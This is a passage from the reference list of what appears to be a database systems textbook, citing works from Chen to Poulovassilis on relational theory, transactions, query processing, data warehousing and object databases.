- Chen P.P. (1976). The Entity–Relationship model—Toward a unified view of data. *ACM Trans. Database Systems*, **1**(1), 9–36
- Childs D.L. (1968). Feasibility of a set-theoretical data structure. In *Proc. Fall Joint Computer Conference*, 557–564
- Chou H.T. and Kim W. (1986). A unifying framework for versions in a CAD environment. In *Proc. Int. Conf. Very Large Data Bases*, Kyoto, Japan, August 1986, 336–344
- Chou H.T. and Kim W. (1988). Versions and change notification in an object-oriented database system. In *Proc. Design Automation Conference*, June 1988, 275–281

- Chrysanthis P.K. (1993). Transaction Processing in a Mobile Computing Environment. In *Proc. of the IEEE Workshop on Advances in Parallel and Distributed Systems*, 77–82
- Cisco (2012). Cisco Visual Networking Index: Global Mobile Data Traffic Forecast Update, 2011–2016, http://www.cisco.com/en/US/solutions/collateral/ns341/ns525/ns537/ns705/ns827/white_paper_c11-520862.html (last accessed, Sept. 2012)
- Cluet S., Jacqmin S., and Simeon J. (1999). The New YATL: Design and Specifications. Technical Report, INRIA
- Coad P. and Yourdon E. (1991). *Object-Oriented Analysis* 2nd edn. Englewood Cliffs, NJ: Yourdon Press/Prentice Hall
- Cockshott W.P. (1983). Orthogonal Persistence. PhD thesis, University of Edinburgh, February 1983
- CODASYL Database Task Group Report (1971). ACM, New York, April 1971
- Codd E.F. (1970). A relational model of data for large shared data banks. *Comm. ACM*, **13**(6), 377–387
- Codd E.F. (1971). A data base sublanguage founded on the relational calculus. In *Proc. ACM SIGFIDET Conf. on Data Description, Access and Control*, San Diego, CA, 35–68
- Codd E.F. (1972a). Relational completeness of data base sublanguages. In *Data Base Systems, Courant Comput. Sci. Symp 6th* (R. Rustin, ed.), 65–98. Englewood Cliffs, NJ: Prentice Hall
- Codd E.F. (1972b). Further normalization of the data base relational model. In *Data Base Systems* (Rustin R., ed.), Englewood Cliffs, NJ: Prentice Hall
- Codd E.F. (1974). Recent investigations in relational data base systems. In *Proc. IFIP Congress*
- Codd E.F. (1979). Extending the data base relational model to capture more meaning. *ACM Trans. Database Systems*, **4**(4), 397–434
- Codd E.F. (1982). The 1981 ACM Turing Award Lecture: Relational database: A practical foundation for productivity. *Comm. ACM*, **25**(2), 109–117
- Codd E.F. (1985a). Is your DBMS really relational? *Computerworld*, 14 October 1985, 1–9
- Codd E.F. (1985b). Does your DBMS run by the rules? *Computerworld*, 21 October 1985, 49–64
- Codd E.F. (1986). Missing information (applicable and inapplicable) in relational databases. *ACM SIGMOD Record*, **15**(4)
- Codd E.F. (1987). More commentary on missing information in relational databases. *ACM SIGMOD Record*, **16**(1)
- Codd E.F. (1988). Domains, keys and referential integrity in relational databases. *InfoDB*, **3**(1)
- Codd E.F. (1990). *The Relational Model for Database Management Version 2*. Reading, MA: Addison-Wesley
- Codd E.F., Codd S.B., and Salley C.T. (1993). Providing OLAP (On-line Analytical Processing) to User-Analysts: An IT Mandate. Hyperion Solutions Corporation. Available at <http://www.hyperion.com/solutions/whitepapers.cfm>
- Comer D. (1979). The ubiquitous B-tree. *ACM Computing Surv.*, **11**(2), 121–138
- Connolly T.M. (1994). The 1993 object database standard. *Technical Report 1*(3), Computing and Information Systems, University of Paisley, Paisley, Scotland
- Connolly T.M. (1997). Approaches to Persistent Java. *Technical Report 4*(2), Computing and Information Systems, University of Paisley, Paisley, Scotland
- Connolly T.M. and Begg C.E. (2000). *Database Solutions: A Step-by-Step Guide to Building Databases*. Harlow: Addison-Wesley
- Connolly T.M., Begg C.E., and Sweeney J. (1994). Distributed database management systems: have they arrived? *Technical Report 1*(3), Computing and Information Systems, University of Paisley, Paisley, Scotland
- CRISP-DM (1996). CRISP-DM Version 1. Available at <http://www.crisp-dm.org>.
- DAFT (Database Architecture Framework Task Group) (1986). Reference Model for DBMS Standardization. *SIGMOD Record*, **15**(1)
- Dahl O.J. and Nygaard K. (1966). Simula—an ALGOL-based simulation language. *Comm. ACM*, **9**, 671–678
- Darling C.B. (1996). How to Integrate your Data Warehouse. *Datamation*, May 15, 40–51

- Darwen H. and Date C.J. (1995). The Third Manifesto. *SIGMOD Record*, **24**(1), 39–49
- Darwen H. and Date C.J. (2000). *Foundations for Future Database Systems: The Third Manifesto* 2nd edn. Harlow: Addison-Wesley
- Date C.J. (1986). *Relational Database: Selected Writings*. Reading, MA: Addison-Wesley
- Date C.J. (1987a). Where SQL falls short. *Datamation*, May 1987, 83–86
- Date C.J. (1987b). Twelve rules for a distributed database. *Computer World*, 8 June, **21**(23), 75–81
- Date C.J. (1990). Referential integrity and foreign keys. Part I: Basic concepts; Part II: Further considerations. In *Relational Database Writing 1985–1989*. Reading, MA: Addison-Wesley
- Date C.J. (2003). *An Introduction to Database Systems* 8th edn. Reading, MA: Addison-Wesley
- Date C.J. (2012). *Database Design and Relational Theory: Normal Forms and All That Jazz*. 1st edn. O'Reilly Media
- Date C.J. and Darwen H. (1992). *Relational Database Writings 1989–1991*. Reading, MA: Addison-Wesley
- Davidson S.B. (1984). Optimism and consistency in partitioned distributed database systems. *ACM Trans. Database Systems*, **9**(3), 456–481
- Davidson S.B., Garcia-Molina H., and Skeen D. (1985). Consistency in partitioned networks. *ACM Computing Surv.*, **17**(3), 341–370
- Davison D.L. and Graefe G. (1994). Memory-Contention Responsive Hash Joins. In *Proc. Int. Conf. Very Large Data Bases*
- DBMS: Databases and Client/Server Solution magazine Web site called DBMS ONLINE. Available at <http://www.intelligententerprise.com>
- Decker S., Van Harmelen F., Broekstra I., Erdmann M., Fensel D., Horrocks I., Klein M., and Melnik S. (2000). The Semantic Web—on the respective Roles of XML and RDF. *IEEE Internet Computing*, **4**(5). Available at <http://computer.org/internet/ic2000/w5toc.htm>
- Deutsch M., Fernandez M., Florescu D., Levy A., and Suciu D. (1998). XML-QL: a query language for XML. Available at <http://www.w3.org/TR/NOTE-xml-ql>
- DeWitt D.J. and Gerber R. (1985). Multiprocessor Hash-Based Join Algorithms. In *Proc. 11th Int. Conf. Very Large Data Bases*, Stockholm, 151–164
- DeWitt D.J., Katz R.H., Olken F., Shapiro L.D., Stonebraker M.R., and Wood D. (1984). Implementation techniques for main memory database systems. In *Proc. ACM SIGMOD Conf. on Management of Data*, Boston, MA, 1–8
- Dirckze R.A. and Gruenwald L. (1998). A Toggle Transaction Management Technique for Mobile Multidatabases. In G. Gardarin, J. French, N. Pissinou, K. Makki, and L. Bougamin, eds., *Proc. of the 7th ACM CIKM Int. Conf. on Information and Knowledge Management*, November 3–7, 1998, Bethesda, Maryland, USA, 371–377
- Dittrich K. (1986). Object-oriented database systems: the notion and the issues. In *Proc of Int. Workshop on Object-Oriented Database Systems*, IEEE CS, Pacific Grove, CA
- Dunham M.H. and Kumar V. (1999). Impact of Mobility on Transaction Management. In *Proc. of the ACM Int. Workshop on Data Engineering for Wireless and Mobile Access*, August 20, 1999, Seattle, WA, USA, 14–21
- Dunnachie S. (1984). Choosing a DBMS. In *Database Management Systems Practical Aspects of Their Use* (Frost R.A., ed.), 93–105. London: Granada Publishing
- Earl M.J. (1989). *Management Strategies for Information Technology*. Hemel Hempstead: Prentice Hall
- Elbra R.A. (1992). *Computer Security Handbook*. Oxford: NCC Blackwell
- Elmasri R. and Navathe S. (2010). *Fundamentals of Database Systems* 6th edn. Addison-Wesley
- Epstein R., Stonebraker M., and Wong E. (1978). Query processing in a distributed relational database system. In *Proc. ACM SIGMOD Int. Conf. Management of Data*, Austin, TX, May 1978, 169–180
- Eswaran K.P., Gray J.N., Lorie R.A., and Traiger I.L. (1976). The notion of consistency and predicate locks in a database system. *Comm. ACM*, **19**(11), 624–633

- Fagin R. (1977). Multivalued dependencies and a new normal form for relational databases. *ACM Trans. Database Systems*, **2**(3)
- Fagin R. (1979). Normal forms and relational database operators. In *Proc. ACM SIGMOD Int. Conf. on Management of Data*, 153–160
- Fagin R., Nievergelt J., Pippenger N., and Strong H. (1979). Extendible hashing—A fast access method for dynamic files. *ACM Trans. Database Systems*, **4**(3), 315–344
- Fayyad U.M. (1996). Data mining and knowledge discovery: making sense out of data. *IEEE Expert*, Oct., 20–25
- Fernandez E.B., Summers R.C., and Wood C. (1981). *Database Security and Integrity*. Reading, MA: Addison-Wesley
- Finkel R.A. and Bentley J.L. (1974). Quad trees: a data structure for retrieval on composite keys. *Acta Informatica* **4**, 1–9
- Fisher A.S. (1988). *CASE—Using Software Development Tools*. Chichester: John Wiley
- Fleming C. and Von Halle B. (1989). *Handbook of Relational Database Design*. Reading, MA: Addison-Wesley
- Frank L. (1988). *Database Theory and Practice*. Reading, MA: Addison-Wesley
- Frost R.A. (1984). Concluding comments. In *Database Management Systems Practical Aspects of Their Use* (Frost R.A., ed.), 251–260. London: Granada Publishing
- Furtado A. and Casanova M. (1985). Updating relational views. In *Query Processing in Database Systems* (Kim W., Reiner D.S., and Batory D.S., eds.) Springer-Verlag
- Gane C. (1990). *Computer-Aided Software Engineering: The Methodologies, the Products, and the Future*. Englewood Cliffs, NJ: Prentice-Hall
- Garcia-Molina H. (1979). A concurrency control mechanism for distributed data bases which use centralised locking controllers. In *Proc. 4th Berkeley Workshop Distributed Databases and Computer Networks*, August 1979
- Garcia-Molina H. and Salem K. (1987). Sagas. In *Proc. ACM. Conf. on Management of Data*, 249–259
- Garcia-Solaco M., Saltor F., and Castellanos M. (1996). Semantic heterogeneity in multidatabase systems. In Bukhres and Elmagarmid (1996), 129–195
- Gardarin G. and Valduriez P. (1989). *Relational Databases and Knowledge Bases*. Reading, MA: Addison-Wesley
- Gates W. (1995). *The Road Ahead*. Penguin Books
- Gilbert, S. and Lynch, N. (2001). Brewer’s conjecture and the feasibility of consistent, available, partition-tolerant web services SIGACT News, **33**, 51–59
- Gillenson M.L. (1991). Database administration at the crossroads: the era of end-user-oriented, decentralized data processing. *J. Database Administration*, **2**(4), 1–11
- Girolami M., Cichocki A., and Amari S. (1997). *A Common Neural Network Model for Unsupervised Exploratory Data Analysis and Independent Component Analysis*. Brain Information Processing Group Technical Report BIP-97–001
- Goldberg A. and Robson D. (1983). *Smalltalk 80: The Language and Its Implementation*. Reading, MA: Addison-Wesley
- Goldman R. and Widom J. (1997). DataGuides: enabling query formulation and optimization in semistructured databases. In *Proc. of 23rd Int. Conf. on VLDB*, Athens, Greece, 436–445
- Goldman R. and Widom J. (1999). Approximate dataGuides. In *Proc. of the Workshop on Query Processing for Semistructured Data and Non-Standard Data Formats*, Jerusalem, Israel
- Goldman R., McHugh J., and Widom J. (1999). From semistructured data to XML: migrating the Lore data model and query language. In *Proceedings of the 2nd Int. Workshop on the Web and Databases*
- Gosling J., Joy B., Steele G., and Branche G. (2000). *The Java Language Specification*. Addison-Wesley
- Graefe G. (1993). Query evaluation techniques for large databases. *ACM Computing Surv.*, **25**(2), 73–170
- Graefe G. and DeWitt D.J. (1987). The EXODUS Optimizer Generator. In *Proc. ACM SIGMOD Conf. on Management of Data*, 160–172

- Graham I. (1993). *Object Oriented Methods* 2nd edn. Wokingham: Addison-Wesley
- Gray J.N., Homan P., Korth H.F., and Obermarck R.L. (1981). A straw man analysis of the probability of waiting and deadlock in a database system. Technical Report RJ 3066, IBM Research Laboratory, San Jose, Calif
- Gray J. (1989). Transparency in its Place—The Case Against Transparent Access to Geographically Distributed Data. Technical Report TR89.1. Cupertino, CA: Tandem Computers Inc.
- Gray J., ed. (1993). *The Benchmark Handbook for Database and Transaction Processing Systems* 2nd edn. San Francisco, CA: Morgan Kaufmann
- Gray J. and Reuter A. (1993). *Transaction Processing: Concepts and Techniques*. San Mateo, CA: Morgan Kaufmann
- Gray J.N., Lorie R.A., and Putzolu G.R. (1975). Granularity of locks in a shared data base. In *Proc. Int. Conf. Very Large Data Bases*, 428–451
- Gray P.M.D., Kulkarni K.G., and Paton N.W. (1992). *Object-Oriented Databases: a Semantic Data Model Approach*. Prentice Hall Series in Computer Science
- Greenblatt D. and Waxman J. (1978). A study of three database query languages. In *Database: Improving Usability and Responsiveness* (Shneiderman B., ed.), 77–98. New York, NY: Academic Press
- Greenfield L. (2012) Data Warehouse Gotchas. The Data Warehousing Information Center. Available at <http://www.dwinfocenter.org/gotchas.html>
- Gualtieri A. (1996). Open Database Access and Interoperability. Available at <http://www.opengroup.org/dbiop/wpaper.html>
- GUIDE (1978). *Data Administration Methodology*. GUIDE Publications GPP-30
- Guide/Share (1970). *Database Management System Requirements. Report of the Guide/Share Database Task Force*. Guide/Share
- Gupta S. and Mumick I.S., eds (1999). *Materialized Views: Techniques, Implementations, and Applications*. Cambridge, MA: MIT Press
- Gutman A. (1984). R-trees: a dynamic index structure for spatial searching. In *Proc. ACM SIGMOD Conf. on Management of Data*, Boston, 47–57
- Haerder T. and Reuter A. (1983). Principles of transaction-oriented database recovery. *ACM Computing Surv.*, **15**(4), 287–318
- Hall M. and Brown L. (2003). *Core Servlets and JavaServer Pages* 2nd edn. Prentice-Hall
- Halsall F. (1995). *Data Communications, Computer Networks and Open Systems* 4th edn. Wokingham: Addison-Wesley
- Hamilton G. and Cattell R.G.G. (1996). *JDBC: A Java SQL API*. Technical Report, SunSoft
- Hammer R. and McLeod R. (1981). Database description with SDM: A semantic database model. *ACM Trans. Database Systems*, **6**(3), 351–386
- Hanna P. (2003). *JSP 2.0: The Complete Reference*. Osborne
- Härder, T. (1984). Observations on optimistic concurrency control schemes, *Information Systems*, Elsevier Science Ltd., 9, 111–120
- Hawryszkiewicz I.T. (1994). *Database Analysis and Design* 4th edn. New York, NY: Macmillan Publishing Company
- Hellerstein J.M., Naughton J.F., and Pfeffer A. (1995). Generalized Search Trees for Database Systems. In *Proc. Int. Conf. Very Large Data Bases*, 562–573
- Herbert A.P. (1990). Security policy. In *Computer Security: Policy, planning and practice* (Roberts D.W., ed.), 11–28. London: Blenheim Online
- Holt R.C. (1972). Some deadlock properties of computer systems. *ACM Computing Surv.*, **4**(3), 179–196
- Hoskings A.L. and Moss J.E.B. (1993). Object fault handling for persistent programming languages: a performance evaluation. In *Proc. ACM Conf. on Object-Oriented Programming Systems and Languages*, 288–303
- Howe D. (1989). *Data Analysis for Data Base Design* 2nd edn. London: Edward Arnold
- Hull R. and King R. (1987). Semantic database modeling: survey, applications and research issues. *ACM Computing Surv.*, **19**(3), 201–260

- Hurwitz J. (1998). Sorting Out Middleware: Simplifying Development Has Never Been More Complicated. DBMS, January 1998
- Ibaraki T. and Kameda T. (1984). On the optimal nesting order for computing n-relation joins. *ACM Trans. Database Syst.* **9**(3), 482–502
- IDC (1996). A Survey of the Financial Impact of Data Warehousing. International Data Corporation. Available at <http://www.idc.ca/sitemap.html>
- IDC (1998). International Data Corporation. Available at <http://www.idcresearch.com>
- IDC (2001). *Corporate Information Factory (CIF)*. Available at <http://www.inmoncif.com>
- IDC (2002). *The Financial Impact of Business Analytics: An IDC ROI Study*. Available at <http://www.idc.com>
- Inmon W.H. (1993). *Building the Data Warehouse*. New York, NY: John Wiley
- Inmon W.H. and Hackathorn R.D. (1994). *Using the Data Warehouse*. New York, NY: John Wiley
- Inmon W.H., Welch J.D., and Glassey K.L. (1997). *Managing the Data Warehouse*. New York, NY: John Wiley
- Inmon W.H., Imhoff C., and Sousa R. (2001). *Corporate Information Factory* 2nd edn. Wiley Computer Publishing
- Ioannidis Y. and Kang Y. (1990). Randomized algorithms for optimizing large join queries. In *Proc. ACM SIGMOD Conf. on Management of Data*, Atlantic City, NJ, 312–321
- Ioannidis Y. and Wong E. (1987). Query optimization by simulated annealing. In *Proc. ACM SIGMOD Conf. on Management of Data*, San Francisco, CA, 9–22
- ISO (1981). *ISO Open Systems Interconnection, Basic Reference Model* (ISO 7498). International Organization for Standardization
- ISO (1986). *Standard Generalized Markup Language* (ISO/IEC 8879). International Organization for Standardization
- ISO (1987). *Database Language SQL* (ISO 9075:1987(E)). International Organization for Standardization
- ISO (1989). *Database Language SQL* (ISO 9075:1989(E)). International Organization for Standardization
- ISO (1990). *Information Technology—Information Resource Dictionary System (IRDS) Framework* (ISO 10027). International Organization for Standardization
- ISO (1992). *Database Language SQL* (ISO 9075:1992(E)). International Organization for Standardization
- ISO (1993). *Information Technology—Information Resource Dictionary System (IRDS) Services Interface* (ISO 10728). International Organization for Standardization
- ISO (1995). *Call-Level Interface (SQL/CLI)* (ISO/IEC 9075–3:1995(E)). International Organization for Standardization
- ISO (1999a). *Database Language SQL—Part 2: Foundation* (ISO/IEC 9075–2). International Organization for Standardization
- ISO (1999b). *Database Language SQL—Part 4: Persistent Stored Modules* (ISO/IEC 9075–4). International Organization for Standardization
- ISO (2003b). *Database Language SQL—Part 4: Persistent Stored Modules* (ISO/IEC 9075–4). International Organization for Standardization
- ISO (2011b). *Database Language SQL—XML-Related Specifications* (ISO/IEC 9075–14). International Organization for Standardization
- ISO (2011). *Database Language SQL—Part 2: Foundation* (ISO/IEC 9075–2). International Organization for Standardization
- Jacobson I., Booch G., and Rumbaugh J. (1999). *The Unified Software Development Process*. Reading, MA: Addison-Wesley
- Jaeschke G. and Schek H. (1982). Remarks on the algebra of non-first normal form relations. In *Proc. ACM Int. Symposium on Principles of Database Systems*, Los Angeles, CA, March 1982, 124–138
- Jagannathan D., Guck R.L., Fritchman B.L., Thompson J.P., and Tolbert D.M. (1988). SIM: A database system based on the semantic data model. In *Proc. ACM SIGMOD*

- Jarke M. and Koch J. (1984). Query optimization in database systems. *ACM Computer Surveys*, **16**, 111–152
- Java Community Process (2003). Java Data Objects (JDO) Specification. 16 September 2003. Available at <http://jcp.org/aboutJava/communityprocess/final/jsr012/index2.html>
- Jordan D. and Russell C. (2003). *Java Data Objects*. Cambridge, MA: O'Reilly
- Kahle B. and Medlar A. (1991). An information system for corporate users: wide area information servers. *Connexions: The Interoperability Report*, **5**(11), 2–9
- Katz R.H., Chang E., and Bhateja R. (1986). Version modeling concepts for computer-aided design databases. In *Proc. ACM SIGMOD Int. Conf. Management of Data*, Washington, DC, May 1986, 379–386
- Kemme, B.; Jimenez-Peris, R. & Patino-Martinez, M. (2010). *Database Replication*, Synthesis Lectures on Data Management, **2**, 1–153
- Kemper A. and Kossman D. (1993). Adaptable pointer swizzling strategies in object bases. In *Proc. Int. Conf on Data Engineering*, April 1993, 155–162
- Kendall K. and Kendall J. (2002). *Systems Analysis and Design* 5th edn. Englewood Cliffs, NJ: Prentice Hall International Inc.
- Kerschberg L. and Pacheco J. (1976). A Functional Data Base Model. Technical Report, Pontifica Universidade Catolica Rio De Janeiro
- Khoshafian S. and Abnous R. (1990). *Object Orientation: Concepts, Languages, Databases and Users*. New York, NY: John Wiley
- Khoshafian S. and Valduriez P. (1987). Persistence, sharing and object orientation: A database perspective. In *Proc. Workshop on Database Programming Languages*, Roscoff, France
- Kim W. (1991). Object-oriented database systems: strengths and weaknesses. *J. Object-Oriented Programming*, **4**(4), 21–29
- Kim W., Bertino E., and Garza J.F. (1989). Composite objects revisited. In *Proc. ACM SIGMOD Int. Conf. on Management of Data*, Portland, OR
- Kim W. and Lochovsky F.H., eds. (1989). *Object-Oriented Concepts, Databases and Applications*. Reading, MA: Addison-Wesley
- Kim W., Reiner D.S., and Batory D.S. (1985). *Query Processing in Database Systems*. New York, NY: Springer-Verlag
- Kimball R. (1996). *Letting the Users Sleep Part 1: Nine Decisions in the Design of a Data Warehouse*. DBMS Online. Available at <http://www.dbmsmag.com>
- Kimball R. (1997). *Letting the Users Sleep Part 2: Nine Decisions in the Design of a Data Warehouse*. DBMS Online. Available at <http://www.dbmsmag.com>
- Kimball R. (2000a). *Rating Your Dimensional Data Warehouse*. Available at <http://www.intelligententerprise.com/000428/webhouse.shtml>
- Kimball R. (2000b). *Is Your Dimensional Data Warehouse Expressive?* Available at <http://www.intelligententerprise.com/000515/webhouse.shtml>
- Kimball R., and Ross M. (2002). *The Data Warehouse Toolkit: The Complete Guide to Dimensional Modeling* 2nd edn. John Wiley & Sons
- Kimball R., and Caserta J. (2004). *The Data Warehouse ETL Toolkit: Practical Techniques for Extracting, Cleaning, Conforming, and Delivering Data*. John Wiley & Sons
- Kimball R., Ross M., Thornwaite W., Mundy J., and Becker B. (2008). *The Data Warehouse Lifecycle Toolkit*: 2nd edn. John Wiley & Sons
- Kimball R. and Merz R. (1998). *The Data Warehouse Lifecycle Toolkit: Expert Methods for Designing, Developing, and Deploying Data Warehouses*. Wiley Computer Publishing
- Kimball R., Reeves L., Ross M., and Thornthwaite W. (2000). *The Data Webhouse Toolkit: Building the Web-Enabled Data Warehouse*. Wiley Computer Publishing
- King J.J. (1981). Quist: a system for semantic query optimization in relational databases. In *Proc. 7th Int. Conf. Very Large Data Bases*, Cannes, France, 510–517
- King N.H. (1997). Object DBMSs: now or never. *DBMS Magazine*, July 1997

- Kirkpatrick S., Gelatt C.D. Jr, and Vecchi M.P. (1983). Optimization by simulated annealing. *Science*, **220**(4598), 671–680
- Kohler W.H. (1981). A survey of techniques for synchronization and recovery in decentralised computer systems. *ACM Computing Surv.*, **13**(2), 149–183
- Korth H.F., Kim W., and Bancilhon F. (1988). On long-duration CAD transactions. *Information Science*, October 1988
- Kossmann D. (2000). The state of the art in distributed query processing. *ACM Computing Surveys*, **32**(4), 422–469
- Ku K-I. and Kim Y-S. (2000). Moflex Transaction Model for Mobile Heterogeneous Multidatabase Systems. In *Proc. of the 10th Int. Workshop on Research Issues in Data Engineering (RIDE): Middleware for Mobile Business Applications and E-Commerce*, February 27–28, 2000, San Diego, CA, USA, 39–46
- Kulkarni K.G. and Atkinson M.P. (1986). EFDM: Extended Functional Data Model. *The Computer Journal*, **29**(1), 38–46
- Kulkarni K.G. and Atkinson M.P. (1987). Implementing an Extended Functional Data Model using PS-algol. *Software—Practice and Experience*, **17**(3), 171–185
- Kulkarni K.G. and Michels J. (2012). Temporal features in SQL:2011. *SIGMOD Record*, **41**(3), 34–43
- Kung H.T. and Robinson J.T. (1981). On optimistic methods for concurrency control. *ACM Trans. Database Systems*, **6**(2), 213–226
- Lacroix M. and Pirotte A. (1977). Domain-oriented relational languages. In *Proc. 3rd Int. Conf. Very Large Data Bases*, 370–378
- Lamb C., Landis G., Orenstein J., and Weinreb D. (1991). The ObjectStore Database System. *Comm. ACM*, **34**(10)
- Lamport L. (1978). Time, clocks and the ordering of events in a distributed system. *Comm. ACM*, **21**(7), 558–565
- Langseth J. (2004). *Real-Time Data Warehousing: Challenges and Solutions*. Available at <http://DSSResources.com>
- Larson P. (1978). Dynamic hashing. *BIT*, 18
- Lee J.A.N. (2006). Codes of Conduct/Practice/Ethics from Around the World. Posted at Virginia Tech at: <http://courses.cs.vt.edu/~cs3604/lib/WorldCodes/WorldCodes.html>
- Leiss E.L. (1982). *Principles of Data Security*. New York, NY: Plenum Press
- Litwin W. (1980). Linear hashing: a new tool for file and table addressing. In *Proc. Int. Conf. Very Large Data Bases*, 212–223
- Litwin W. (1988). From database systems to multi-database systems: why and how. In *Proc. British National Conf. Databases (BNCOD 6)*, (Gray W.A., ed.), 161–188. Cambridge: Cambridge University Press
- Lohman G.M., Mohan C., Haas L., Daniels D.J., Lindsay B., Selinger P., Wilms P. (1985). Query Processing in R*. In *Query Processing in Database Systems*, (Kim W., Reiner D.S., and Batory D.S., eds.). Springer-Verlag
- Loomis M.E.S. (1992). Client–server architecture. *J. Object Oriented Programming*, **4**(9), 40–44
- Lorie R. (1977). Physical integrity in a large segmented database. *ACM Trans. Database Systems*, **2**(1), 91–104
- Lorie R. and Plouffe W. (1983). Complex objects and their use in design transactions. In *Proc. ACM SIGMOD Conf. Database Week*, May 1983, 115–121
- Lu Q. and Satyanarayanan M. (1994). Isolation-Only Transactions for Mobile Computing. *ACM Operating Systems Review*, **28**(2), 81–87
- Maier D. (1983). *The Theory of Relational Databases*. New York, NY: Computer Science Press
- Malley C.V. and Zdonik S.B. (1986). A knowledge-based approach to query optimization. In *Proc. 1st Int. Conf. on Expert Database Systems*, Charleston, SC, 329–343
- Manolo F. and Dayal U. (1986). PDM: an object-oriented data model. In *Proc. Int. Workshop on Object-Oriented Database Systems*, 18–25
- Mattison R. (1996). *Data Warehousing: Strategies, Technologies and Techniques*. New York, NY: McGraw-Hill
- McClure C. (1989). *CASE Is Software Automation*. Englewood Cliffs, NJ: Prentice-Hall

- McCool R. (1993). *Common Gateway Interface Overview*. Work in Progress. National Center for Supercomputing Applications (NCSA), University of Illinois. Available at <http://hooboo.ncsa.uiuc.edu/ogi/overview.html>
- McCready M. (2003). Object-oriented analysis and design (*pers. comm.*)
- McHugh J., Abiteboul S., Goldman R., Quass D., and Widom J. (1997). Lore: A database management system for semi-structured data. In *SIGMOD Record*, **26**(3), 54–66
- Menasce D.A. and Muntz R.R. (1979). Locking and deadlock detection in distributed databases. *IEEE Trans. Software Engineering*, **5**(3), 195–202
- Merrett T.H. (1984). *Relational Information Systems*. Reston Publishing Co.
- Mishra P. and Eich M.H. (1992). Join Processing in Relational Databases. *ACM Computing Surv.*, **24**, 63–113
- Mohan C., Lindsay B., and Obermarck R. (1986). Transaction management in the R* distributed database management system. *ACM Trans. Database Systems*, **11**(4), 378–396
- Morrison R., Connor R.C.H., Cutts Q.I., and Kirby G.N.C. (1994). Persistent possibilities for software environments. In *The Intersection between Databases and Software Engineering*. IEEE Computer Society Press, 78–87
- Moss J.E.B. (1981). Nested transactions: An approach to reliable distributed computing. PhD dissertation, MIT, Cambridge, MA
- Moss J.E.B. and Eliot J. (1990). Working with persistent objects: To swizzle or not to swizzle. *Coins Technical Report 90–38*, University of Massachusetts, Amherst, MA
- Moulton R.T. (1986). *Computer Security Handbook: Strategies and Techniques for Preventing Data Loss or Theft*. Englewood Cliffs, NJ: Prentice-Hall
- Navathe S.B., Ceri S., Wiederhold G., and Dou J. (1984). Vertical partitioning algorithms for database design. *ACM Trans. Database Systems*, **9**(4), 680–710
- Nievergelt J., Hinterberger H., and Sevcik K.C. (1984). The Grid File: An Adaptable, Symmetric Multikey File Structure. *ACM Trans. Database Systems*, 38–71
- Nijssen G.M. and Halpin T. (1989). *Conceptual Schema and Relational Database Design*. Sydney, Prentice Hall
- OASIG (1996). Research report. Available at <http://www.comlab.ox.ac.uk/oucl/users/john.nicholls/oas-sum.html>
- Obermarck R. (1982). Distributed deadlock detection algorithm. *ACM Trans. Database Systems*, **7**(2), 187–208
- OJEC (1995). Data Management Association International (DAMA) Code of Ethics. DAMA International. P.O. Box 5786, Bellevue, WA 98006-5786. <http://www.dama.org/public/pages/index.cfm?pageid=211>
- OLAP Council (1998). APB-1 OLAP Benchmark Release II. Available at <http://www.olapcouncil.org/research/bmarkco.html>
- OLAP Council (2001). OLAP Council White Paper. Available at <http://www.olapcouncil.org/research/whtpapco.html>
- OMG and X/Open (1992). *CORBA Architecture and Specification*. Object Management Group
- OMG (1999). *Common Object Request Broker Architecture and Specification*. Object Management Group, Revision 2.3.1
- OPSI (1998). Data Protection Act 1998 © Crown Copyright 1998. <http://www.opsi.gov.uk/acts/acts1998/19980029.htm#aofs>
- Oracle Corporation (2007). *Oracle Warehouse Builder 11g Release 1: An overview*. Available at <http://www.oracle.com/technology/products/warehouse/11gr1>
- Oracle Corporation (2008). *Oracle Database 11g for Data Warehousing and Business Intelligence*. Available at http://www.oracle.com/technology/products/bi/db/11g/pdf/twp_bidw_overview_11gr1.pdf
- Oracle Corporation (2011a). *Oracle 11g Release 2 Database Concepts*. **E25789-01, September 2011, Oracle Corporation**
- Oracle Corporation (2011b). *Oracle 11g Release 2 Performance Tuning Guide*. **E16638-06, July 2011, Oracle Corporation**

- Oracle Corporation (2011c). *Oracle 11g Release 2 Backup and Recovery User's Guide*. **E10642-05, July 2011, Oracle Corporation**
- Oracle Corporation (2011d). *Oracle 11g Release 2 Database Administrator's Guide*. **E25494-02, December 2011, Oracle Corporation**
- Oracle Corporation (2011e). *Oracle 11g Release 2 Advanced Replication*. **E10706-05, Oracle Corporation**
- Oracle Corporation (2011f). *Oracle 11g Release 2 Data Warehousing Guide*. **E25554-01, September 2011, Oracle Corporation**
- Oracle Corporation (2008f) *Data Warehousing Guide*. B28313-02. Oracle Corporation
- Oracle Corporation (2008g). *Oracle 11g Application Server*, B28952-01. Oracle Corporation
- O₂ Technology (1996). *Java Relational Binding: A White Paper*. Available at <http://www.o2tech.fr/jrb/wpaper.html>
- Ozsu M. and Valduriez P. (1999). *Principles of Distributed Database Systems* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall
- Papadimitriou C.H. (1979). The serializability of concurrent database updates. *J. ACM*, **26**(4), 150–157
- Papakonstantinou Y., Garcia-Molina H., and Widom J. (1995). Object exchange across heterogeneous data sources. *Proc. of the 11th Int. Conf. on Data Engineering*, Taipei, Taiwan, 251–260
- Parsaye K., Chignell M., Khoshafian S., and Wong H. (1989). *Intelligent Databases*. New York: John Wiley
- Peckham J. and Maryanski F. (1988). Semantic data models. *ACM Computing Surv.*, **20**(3), 143–189
- Pendse N. (2000). *What is OLAP?* Available at <http://www.olapreport.com/fasmi.html>
- Pendse N. and Creeth R. (2001). The OLAP Report. Available at <http://www.olapreport.com>
- Perry B. (2004). *Java Servlet and JSP Cookbook*. Cambridge, MA: O'Reilly
- Pfleeger C. and Pfleeger S. (2006). *Security in Computing* 2nd edn. Englewood Cliffs, NJ: Prentice-Hall
- Piatetsky-Shapiro G. and Connell C. (1984). Accurate estimation of the number of tuples satisfying a condition. In *Proc. ACM SIGMOD Conf. On Management of Data*, Boston, MA, 256–276
- Pitoura E. and Bhargava B. (1999). Data Consistency in Intermittently Connected Distributed Systems. *IEEE Transactions on Knowledge and Data Engineering*, **11**(6), 896–915, November/December 1999
- Pless V. (1989). *Introduction to the Theory of Error-Correcting Codes* 2nd edn. John Wiley & Sons, New York, NY
- Poulovassilis A. and King P. (1990). Extending the functional data model to computational completeness. In *Proc. EDBT*, 75–91
- Poulovassilis A. and Small C. (1991). A functional programming approach to deductive databases. In *Proc. Int. Conf. Very Large Data Bases*, 491–500
